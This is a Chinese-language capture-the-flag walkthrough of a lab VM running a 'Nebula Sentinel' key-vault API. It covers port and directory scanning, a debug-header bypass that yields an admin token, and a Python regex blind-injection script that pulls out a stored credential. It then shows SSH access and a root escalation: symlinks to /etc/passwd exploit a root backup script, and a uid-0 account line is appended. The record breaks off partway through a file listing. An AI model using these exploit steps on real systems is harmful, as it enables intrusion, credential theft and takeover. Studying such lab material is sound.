端口扫描

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nmap -p- 192.168.56.225
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 01:30 -0500
Nmap scan report for 192.168.56.225
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 08:00:27:D3:F8:0A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds


┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nmap -p22,80,5000 192.168.56.225 -A -sV -sC
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 01:31 -0500
Nmap scan report for 192.168.56.225
Host is up (0.0018s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Nebula Sentinel -
\xE4\xBC\x81\xE4\xB8\x9A\xE5\xAF\x86\xE9\x92\xA5\xE7\xAE\xA1\xE7\x90\x86\xE5\xB9\
xB3\xE5\x8F\xB0
5000/tcp open  http    Werkzeug httpd 3.1.4 (Python 3.9.2)
|_http-title: Nebula Sentinel API
|_http-server-header: Werkzeug/3.1.4 Python/3.9.2
MAC Address: 08:00:27:D3:F8:0A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.78 ms 192.168.56.225

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```


```
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

爆破出api接口(得跑老会)

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# feroxbuster -u http://192.168.56.225:5000/api/ -w
/usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt -x
7z,pem,001,php,zip,txt,html,htm --scan-dir-listings  -C 503,404\



 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────────┬──────────────────────
 🎯  Target Url            | http://192.168.56.225:5000/api
 🚩  In-Scope Url          | 192.168.56.225
 🚀  Threads               | 50
 📖  Wordlist              | /usr/share/seclists/Discovery/Web-Content/api/api-
endpoints.txt
 💢  Status Code Filters   | [503, 404]
 💥  Timeout (secs)        | 7
 🦡  User-Agent            | feroxbuster/2.13.1
 💉  Config File           | /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         | true
 📂  Scan Dir Listings     | true
 💲  Extensions            | [7z, pem, 001, php, zip, txt, html, htm]
 🏁  HTTP methods          | [GET]
 🔃  Recursion Depth       | 4
──────────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
[####################] - 18s     2430/2430    0s      found:0       errors:1

[####################] - 18s     2430/2430    136/s
http://192.168.56.225:5000/api/
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# feroxbuster -u http://192.168.56.225:5000/api/v2 -w
/usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -x
json,php,txt,html -d 3 -C 503,404 --redirects --force-recursion



 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────────┬──────────────────────
 🎯  Target Url            | http://192.168.56.225:5000/api/v2
 🚩  In-Scope Url          | 192.168.56.225
```

```
 🚀 Threads               | 50
 📖 Wordlist              | /usr/share/seclists/Discovery/Web-Content/raft-
large-directories-lowercase.txt
 💢 Status Code Filters   | [503, 404]
 💥 Timeout (secs)        | 7
 🦡 User-Agent            | feroxbuster/2.13.1
 💉 Config File           | /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         | true
 💲 Extensions            | [json, php, txt, html]
 🏁 HTTP methods          | [GET]
 📍 Follow Redirects      | true
 🔃 Recursion Depth       | 3
 🤘 Force Recursion       | true
──────────────────────────┴──────────────────────────

 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────

404      GET        5l       31w      207c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
405      GET        5l       20w      153c
http://192.168.56.225:5000/api/v2/login
405      GET        5l       20w      153c
http://192.168.56.225:5000/api/v2/stats
405      GET        5l       20w      153c
http://192.168.56.225:5000/api/v2/users
405      GET        5l       20w      153c
http://192.168.56.225:5000/api/v2/users/list
200      GET        1l        1w       80c
http://192.168.56.225:5000/api/v2/health
405      GET        5l       20w      153c
http://192.168.56.225:5000/api/v2/vault
405      GET        5l       20w      153c
http://192.168.56.225:5000/api/v2/vault/query
[####################] - 71m  2246520/2246520 0s      found:7       errors:230827
[####################] - 70m   280815/280815  67/s
http://192.168.56.225:5000/api/v2/
[####################] - 70m   280815/280815  67/s
http://192.168.56.225:5000/api/v2/login/
[####################] - 70m   280815/280815  67/s
http://192.168.56.225:5000/api/v2/stats/
[####################] - 70m   280815/280815  67/s
http://192.168.56.225:5000/api/v2/users/
[####################] - 69m   280815/280815  68/s
http://192.168.56.225:5000/api/v2/users/list/
[####################] - 68m   280815/280815  68/s
http://192.168.56.225:5000/api/v2/health/
[####################] - 62m   280815/280815  76/s
http://192.168.56.225:5000/api/v2/vault/
[####################] - 56m   280815/280815  83/s
http://192.168.56.225:5000/api/v2/vault/query/
```



同时80端口的信息告诉了我们对应的用户。

用POST对/api/v2/users/list传一个空的参数，返回了对应的用户列表。

同时注意到右面的返回包有一个不同寻常的参数头。

```
X-Sentinel-Debug: None
```

访问/api/v2/vault/query，发现我们需要token认证才能访问。

请求

美化 Raw Hex

```
POST /api/v2/vault/query HTTP/1.1
Host: 192.168.56.225:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/json
Content-Length: 0
```

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Tue, 20 Jan 2026 09:13:54 GMT
Content-Type: application/json
Content-Length: 85
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close

{
    "error":"Unauthorized",
    "hint":
    "Authorization header with Bearer token is required"
}
```

此时访问/api/v2/login，记得刚刚的参数头吗，把值从none改为1，当当，我们拿到了token！

请求

美化 Raw Hex

```
POST /api/v2/login HTTP/1.1
Host: 192.168.56.225:5000
X-Sentinel-Debug: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


响应


美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Tue, 20 Jan 2026 09:15:35 GMT
Content-Type: application/json
Content-Length: 171
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close

{
    "access_level":"admin-test",
    "message":"Shadow Debug Mode activated",
    "tenant_id":"engineering",
    "token":
    "bc0455a2d18babbec69ad0844e9f6ef8b4a36e11b2e3f66d1d69a52
    340f1afff"
}
```

接着我们就可以用拿到的token访问/api/v2/vault了，记得要带上认证

但是还是没有有用的信息，只有key的名字没有值。






问了ai，说是要跑一个正则盲注的脚本。

```
import requests
import string
import sys

# 配置部分
TARGET_URL = "http://192.168.56.225:5000"
TOKEN = "9eea6da5551db438037a209b425f52cbf73f65f62ae055cced0d17c8147abed6" # 使用你当前的 Token
TARGET_KEY = "secure_vault_key" # 你刚才发现的 Key 名称

headers = {
```

```
    "Authorization": f"Bearer {TOKEN}",
    "Content-Type": "application/json",
    "User-Agent": "Mozilla/5.0"
}

def step1_poison_session():
    """利用 /api/v2/users 漏洞将当前 Session 切换为 system 租户"""
    print("[*] 正在利用漏洞切换 Session 身份至 'system'...")
    url = f"{TARGET_URL}/api/v2/users"
    data = {"tenant_id": "system"}
    try:
        r = requests.post(url, json=data, headers=headers)
        if r.status_code == 200:
            print("[+] Session 身份切换成功！")
        else:
            print(f"[-] 切换失败: {r.text}")
            sys.exit(1)
    except Exception as e:
        print(f"[-] 连接错误: {e}")
        sys.exit(1)

def step2_blind_injection():
    """利用正则盲注提取值"""
    print(f"[*] 开始提取 Key: {TARGET_KEY} 的值...")
    flag = ""
    # 字符集：包含字母、数字和常见符号
    charset = string.ascii_letters + string.digits + "{}_-@.!?"

    while True:
        found_char = False
        for char in charset:
            # 构造正则 payload: ^已知的flag + 当前猜测的字符
            # 注意：需要转义特殊正则字符
            if char in ".^$*+?{}[]\\|()":
                safe_char = "\\" + char
            else:
                safe_char = char

            payload = {
                "key": TARGET_KEY,
                "value": {
                    "$regex": f"^{flag}{safe_char}"
                }
            }

            # 发送请求到 /api/v2/vault/query
            # 注意：这里不需要再传 tenant_id，因为 Step 1 已经改了 Session
            r = requests.post(f"{TARGET_URL}/api/v2/vault/query", json=payload,
headers=headers)

            try:
                response_json = r.json()
                if response_json.get("match_count", 0) > 0:
                    flag += char
                    print(f"\r[+] 当前获取: {flag}", end="")
                    found_char = True
```

```
                    break
            except:
                pass

        if not found_char:
            print(f"\n[!] 提取完成 (或未找到更多匹配字符)")
            print(f"[FINAL SECRET] {flag}")
            break

if __name__ == "__main__":
    step1_poison_session()
    step2_blind_injection()
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# python3 exp.py
[*] 正在利用漏洞切换 Session 身份至 'system'...
[+] Session 身份切换成功!
[*] 开始提取 Key: secure_vault_key 的值...
[+] 当前获取: bmVidWxhOk4zYnVsQEFkbTFuMjAyNSE
[!] 提取完成 (或未找到更多匹配字符)
[FINAL SECRET] bmVidWxhOk4zYnVsQEFkbTFuMjAyNSE
```



成功得到一组凭据，用此凭据登录。

```
┌──(root㉿kaada)-[/home/kali/Desktop]
```

```
└─# ssh nebula@192.168.56.225
The authenticity of host '192.168.56.225 (192.168.56.225)' can't be established.
ED25519 key fingerprint is: SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    (17 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.225' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nebula@192.168.56.225's password:
Linux nebula 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
nebula@neb
ula:~$ id
```

但是终端太小了，用命令修复一下。

```
nebula@neb
ula:~$ stty cols 150 rows 50
```

用pspy64获取信息。

```
2026/01/20 04:31:01 CMD: UID=0     PID=1574885 | /bin/sh -c /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574886 | /bin/sh -c /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574888 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574887 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574889 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574890 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574891 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574892 | /bin/bash /opt/vault-
maintenance/backup.sh
```

```
2026/01/20 04:31:01 CMD: UID=0     PID=1574893 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574894 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574895 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574896 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574897 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574898 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574899 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:01 CMD: UID=0     PID=1574900 | /bin/bash /opt/vault-
maintenance/backup.sh
2026/01/20 04:31:23 CMD: UID=0     PID=1574901 | /sbin/dhclient -4 -v -i -pf
/run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df
/var/lib/dhcp/dhclient6.enp0s3.leases enp0s3

2026/01/20 04:31:23 CMD: UID=0     PID=1574902 | /bin/sh /sbin/dhclient-script
2026/01/20 04:31:23 CMD: UID=0     PID=1574903 | /bin/sh /sbin/dhclient-script
2026/01/20 04:31:23 CMD: UID=0     PID=1574904 | /bin/sh /sbin/dhclient-script
```

```
nebula@nebula:/opt/vault-maintenance$ cat backup.sh
#!/bin/bash

SHARED_DIR="/var/lib/nebula-sentinel/shared"
USERS_HOME="/home"

find "$SHARED_DIR" -maxdepth 1 -type f -print0 | while IFS= read -r -d '' file;
do
    filename=$(basename "$file")
    for user_dir in ${USERS_HOME}/*/; do
        [ -d "$user_dir" ] || continue
        username=$(basename "$user_dir")
        if id "$username" &>/dev/null; then
            target="${user_dir}/${filename}"
            cp -p "$file" "$target" 2>/dev/null
            chown "$username":"$username" "$target" 2>/dev/null
            chmod 644 "$target" 2>/dev/null
        fi
    done
done

echo "Vault shared files synced at $(date)" >> /var/log/vault-sync.log
nebula@nebula:/opt/vault-maintenance$
```

这是一个非常经典的 **"Insecure File Handling"（不安全的文件处理）** 和 **"Symlink Attack"（符号链接攻击）** 场景。

这个脚本以 `root` 权限运行，它将共享目录中的文件复制到用户的家目录，并强制修改该文件的所有者（`chown`）为该用户。

核心漏洞点：

1. **盲目复制（`cp`）**：脚本使用 `cp` 命令时没有检查目标路径是否是符号链接。如果目标是符号链接，`cp` 会将源文件的内容**写入链接指向的目标文件**（而不是覆盖链接本身）。
2. **不安全的权限变更（`chown`）**：脚本随后对该文件执行 `chown`。如果目标是符号链接，并且 `chown` 没有加 `-h` 参数（脚本中确实没加），它会**改变链接指向的目标文件的所有者。**

这意味着：如果你在自己的家目录下创建一个**指向系统关键文件（如 `/etc/passwd`）的符号链接**，并让脚本处理一个同名的文件，你就能覆盖该文件，或者直接获得该文件的所有权。

先检查是否有写入权限

```
nebula@nebula:/opt/vault-maintenance$ ls -ld /var/lib/nebula-sentinel/shared
drwxrwxrwx 2 root root 4096 Dec 30 08:37 /var/lib/nebula-sentinel/shared
```

在准备一个恶意文件

我们将 `/etc/passwd` 复制一份到共享目录。这样做是为了在脚本执行 `cp` 覆盖操作时，用原始内容覆盖它自己，**防止破坏系统文件。**

在你的家目录（`/home/nebula`）下创建一个同名的符号链接，指向你想要控制的系统文件。

```
nebula@nebula:/opt/vault-maintenance$ ls -ld /var/lib/nebula-sentinel/shared
drwxrwxrwx 2 root root 4096 Dec 30 08:37 /var/lib/nebula-sentinel/shared
nebula@nebula:/opt/vault-maintenance$ cp /etc/passwd /var/lib/nebula-
sentinel/shared/sys_update
nebula@nebula:/opt/vault-maintenance$ rm -rf /home/nebula/sys_update
nebula@nebula:/opt/vault-maintenance$ ln -s /etc/passwd /home/nebula/sys_update
nebula@nebula:/opt/vault-maintenance$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1486 Dec 29 08:26 /etc/passwd
nebula@nebula:/opt/vault-maintenance$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1486 Dec 29 08:26 /etc/passwd
nebula@nebula:/opt/vault-maintenance$ ls -al /etc/passwd
-rw-r--r-- 1 nebula nebula 1486 Jan 20 04:34 /etc/passwd
```

有写的权限，那直接添加一个新用户即可。

```
nebula@nebula:/opt/vault-maintenance$ # 假设生成结果是: $1$abc$xyz123...
nebula@nebula:/opt/vault-maintenance$ echo
'root2:$1$qazgb2ae$7cnIA2KXOVQy.M9Y4jIt60:0:0:root:/root:/bin/bash' >>
/tmp/pwn_passwd
nebula@nebula:/opt/vault-maintenance$ cp /tmp/pwn_passwd /var/lib/nebula-
sentinel/shared/pwn_passwd
nebula@nebula:/opt/vault-maintenance$ rm -f /home/nebula/pwn_passwd
nebula@nebula:/opt/vault-maintenance$ ln -s /etc/passwd /home/nebula/pwn_passwd
nebula@nebula:/opt/vault-maintenance$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
